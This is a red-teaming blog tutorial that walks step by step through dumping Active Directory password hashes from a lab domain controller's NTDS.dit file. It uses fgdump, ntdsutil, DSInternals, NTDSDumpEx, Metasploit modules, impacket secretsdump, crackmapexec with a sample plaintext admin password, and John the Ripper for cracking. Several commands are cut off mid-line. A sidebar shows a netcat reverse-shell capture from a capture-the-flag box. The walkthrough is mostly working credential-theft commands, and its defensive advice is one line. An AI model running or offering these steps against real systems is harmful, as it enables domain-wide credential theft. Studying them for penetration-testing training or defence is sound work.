

# Hacking Articles

## Raj Chandel's Blog

---

### Credential Dumping: NTDS.dit

posted in **RED TEAMING** on **APRIL 13, 2020** by **RAJ CHANDEL**



SHARE

In this article, you will learn how passwords are stored in NTDS.dit file on Windows Server and then we will learn how to dump these credentials hashes from NTDS.dit file.

### Table of Content

- **Introduction to NTDS**
  - NTDS Partitions
  - Database Storage Table
- **Extracting Credential by Exploit NTDS.dit in Multiple Methods**
  - FGDump
  - NTDSUtil
  - DSInternals
  - NTDSDumpEx
  - Metasploit
    - NTDS\_location
    - NTDS\_grabber
    - secretsdump
  - CrackMapExec
  - Cracking Hashes

### Introduction to NTDS

NTDS stands for New Technologies Directory Services and DIT stands for Directory Information Tree. You can find NTDS file at "C:\Windows\NTDS". This file acts as a database for Active Directory and stores all its data including all the credentials. The Default size of Ntds.dit is 12 MB which can be extended up to 16TB.

The active directory database is stored in a single NTDS.dit file which is logically separated into the following partitions:

If you take a look at the information that NTDS provides you then you can see that Schema partition contains all the necessary information about objects along with their attributes and their relation to one another. Configuration partition has all the forest and trees which further replicates itself to all the domain controllers. Domain partition consists of all the information related to the domain. And finally, all the details related to any application are stored in the application partition of Active Directory. From a different perspective, you can also divide data which is found in NTDS in the Link table and data table. The Link table has all the attributes which refer to the objects finally the data table contains all the data related users, groups, etc.

The physical structure of NTDS has the following components.

### Data Store Physical Structure Components

Now that we have an idea about the NTDS, it is time to extract some of those precious hashes from the Server. We have the Windows Server with Active Directory setup in our lab environment for the following practical.

### Extracting Credential by Exploit NTDS.dit in Multiple Methods

#### FGDump

FGDump is a tool that was created for mass password auditing of Windows Systems. This means that if an attacker can use the FGDump to extract the password from the target machine. For these purposes, we will need to download the FGDump from this [Link](#).

We fire up the windows command prompt and traverse to the path where we have downloaded the FGDump. In this case, it is in the Downloads Directory. As we have an executable for the FGDump, we ran it directly from the command prompt.

```
1 | fgdump.exe
```

As no parameters were provided, FGDump by default did a local dump. After auditing the local passwords, FGDump dumped Password and Cache successfully. Now let's take a look at the dumped data.

FGDump creates a file with the extension PWDump. It-dumps hashes in that file. The name of the server is used as the name of the PWDump file. We can read the data on the file using the type command. As shown in the image given below, FGDump has successfully dumped hashes from the Target System.

```
1 | type <pwdump file name>
```

## Powershell: NTDSUtil

Enough with the Windows Command prompt, it's time to move on to the PowerShell. We are going to use another executable called NTDSutil.exe. We launch an instance of PowerShell. Then we run NTDSutil.exe with a bunch of parameters instructing it to make a directory called temp in the C:\ drive and asks NTDSUtil to use its ability to tap into the Active Directory Database and fetch the SYSTEM and SECURITY hive files as well as the ntds.dit file. After working for a while, we have the hive files in the temp directory.

```
1 | powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'creat
```

We transfer the hive files onto our Kali Linux Machine, to extract hashes from them. We will be using the **secretsdump.py** file from the impacket toolkit to extract hashes. All we need is to provide the path of the SYSTEM hive file and the NTDS.dit file and we are good to go. We see that in a matter of seconds secretsdump extracts hashes for us.

```
1 | ./secretsdump.py -ntds /root/ntds.dit -system /rc
```

## DSInternals

DSInternals is a framework designed by Michael Grafnetter for performing AD Security Audits. It is a part of the PowerShell official Gallery. This means we can download it by using the **cmdlet Save-Module**. After downloading we need to install the module before using it. This can be done using the **cmdlet Install-Module**. This will require a change in the Execution Policy. After installing the Modules, we are good to go.

We first use the Get-Bootkey cmdlet to extract the bootkey from the System Hive. After obtaining the bootkey, we will use it to read the data of one or more accounts from the NTDS file including the secret attributes like hashes using the Get-ADBAccount cmdlet.

```
1 | Save-Module DSInternals -Path C:\Windows\System32
2 | Set-ExecutionPolicy Unrestricted
3 | Import-Module DSInternals
4 | Get-BootKey -SystemHivePath 'C:\SYSTEM'
5 | Get-ADBAccount -All -DBPath 'C:\ntds.dit' -Bootk
```

The Get-ADBAccount cmdlet creates a long sequence of output. Here we are showing you the data of one of the users of the Target Machine. We can see that we have successfully extracted the NTLM hashes from the NTDS.dit file.

## NTDSDump.exe

Now it's time to use some external tools for attacking the NTDS file. We will be using the NTDSDumpEx for this particular Practical. You can download it from [here](#). We unzip the contents of the compressed file we downloaded and then use the executable file to attack the NTDS file. We will need to provide the path for the ntds.dit file and the System Hive file. In no time the NTDSDumpEx gives us a list of the users with their respective hashes.

```
1 | NTDSDumpEx.exe -d C:\ntds.dit -s C:\SYSTEM
```

## Remote: Metasploit (NTDS\_location)

For all the Metasploit fans, there is no need to get depressed. Metasploit can work just fine in extracting hashes from the NTDS.dit file. We have 2 exploits that can work side by side to target NTDS. The first one locates the ntds file. We need a session on the Target System to move forward. After we gain a session, we choose the NTDS\_location exploit and set the session identifier to the exploit. Upon running the exploit, we see that we have the location of the NTDS.dit file.

```
1 | use post/windows/gather/ntds_location
2 | set session 1
3 | exploit
```

## Metasploit (NTDS\_grabber)

Moving on, we use another exploit that can extract the NTDS.dit file, SAM and SYSTEM hive files from the Target System. The catch is, it transfers these files in .cab compressed files.

```
1 | use post/windows/gather/ntds_grabber
2 | set session 1
3 | exploit
```

The exploit works and transfers the cab file to a location that can be seen in the image. Now to extract the NTDS.dit and other hive files, we are going to use a tool called cabextract. This will extract all 3 files.

```
1 | cabextract <cab filename>
```

Now that we have the NTDS and the hive files at our disposal, we can use the impacket's secretsdump script to extract hashes from it as we did earlier.

## Remote: Metasploit (secretsdump)

Suppose a scenario where we were able to procure the login credentials of the server by any method but it is not possible to access the server directly, we can use this exploit in the Metasploit framework to extract the hashes from the NTDS.dit file remotely. We will use this auxiliary to grab the hashes. We need to provide the IP Address of the Target Machine, Username and Password. The auxiliary will grab the hashes and display it on our screen in a few seconds.

```
1 use auxiliary/scanner/smb/impacket/secretsdump
2 set rhosts 192.168.1.108
3 set smbuser administrator
4 set smbpass Ignite@987
5 exploit
```

## CrackMapExec

CrackMapExec is a really sleek tool that can be installed with a simple apt install and it runs very swiftly. This tool acts as a database for Active Directory and stores all its data including all the credentials and so we will manipulate this file to dump the hashes as discussed previously. It requires a bunch of things.

### Requirements:

**Username:** Administrator

**Password:** Ignite@987

**IP Address:** 192.168.1.105

**Syntax:** crackmapexec smb [IP Address] -u '[Username]' -p '[Password]' -ntds drsuapi

```
1 crackmapexec smb 192.168.1.105 -u 'Administrator'
```

**Read More:** [Lateral Movement on Active Directory: CrackMapExec](#)

## Hash Cracking

To ensure that all the hashes that we extracted can be cracked, we decided to take one and extract it using John the Ripper. We need to provide the format of the hash which is NT. John the Ripper will crack the password in a matter of seconds.

```
1 cat hash
2 john --format=NT hash --show
```

This concludes the various methods in which can extract the hashes that are stored in the Windows Server. We included multiple tools to cover the various scenarios that an attacker can face. And the only way to protect yourself against such attacks is to minimise the users

who can access Domain Controllers. Continuously, log and monitor the activity for any changes. It is frequently recertified.

### Reference: How the Data Store Works

**Author: Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact [here](#)

---

## ABOUT THE AUTHOR

### RAJ CHANDEL

Raj Chandel is Founder and CEO of Hacking Articles. He is a renowned security evangelist. His works include researching new ways for both offensive and defensive security and has done illustrious research on computer Security, exploiting Linux and windows, wireless security, computer forensic, securing and exploiting web applications, penetration testing of networks. Being an infosec enthusiast himself, he nourishes and mentors anyone who seeks it.

---

### PREVIOUS POST

← **PENETRATION TESTING ON VOIP ASTERISK SERVER**


### NEXT POST

**CREDENTIAL DUMPING: PHISHING WINDOWS CREDENTIALS** →

## Leave a Reply

Your email address will not be published. Required fields are marked \*

Comment



Name \*

Email \*

Website

☐ Notify me of follow-up comments by email.☐ Notify me of new posts by email.**POST COMMENT**

## Search

## Subscribe to Blog via Email

**SUBSCRIBE**

## Join our Training Programs



## Follow me on Twitter



**Hacking Articles**  
@hackinarticles

Admirer HacktheBox

Routed@hackthebox\_eu #hackt  
#oscp #infosec #hacking #cyber

```
root@kali:~# nc -lvp 4444  
listening on [any] 4444 ...  
10.129.77.71: inverse host lookup failed: Unknown host  
connect to [10.10.14.52] from (UNKNOWN) [10.129.77.71]  
root@admirer:~# cd /root  
root@admirer:~# ls  
ls  
root.txt  
root@admirer:~# cat root.txt  
cat root.txt  
a95fe...7238  
root@admirer:~#
```



## Categories

- 🔖 Cryptography & Steganography
- 🔖 CTF Challenges
- 🔖 Cyber Forensics
- 🔖 Database Hacking
- 🔖 Footprinting
- 🔖 Hacking Tools
- 🔖 Kali Linux
- 🔖 Nmap
- 🔖 Others



- 🔖 Password Cracking
- 🔖 Penetration Testing
- 🔖 Pentest Lab Setup
- 🔖 Privilege Escalation
- 🔖 Red Teaming
- 🔖 Social Engineering Toolkit
- 🔖 Uncategorized
- 🔖 Website Hacking
- 🔖 Window Password Hacking
- 🔖 Wireless Hacking

## Articles

Select Month

---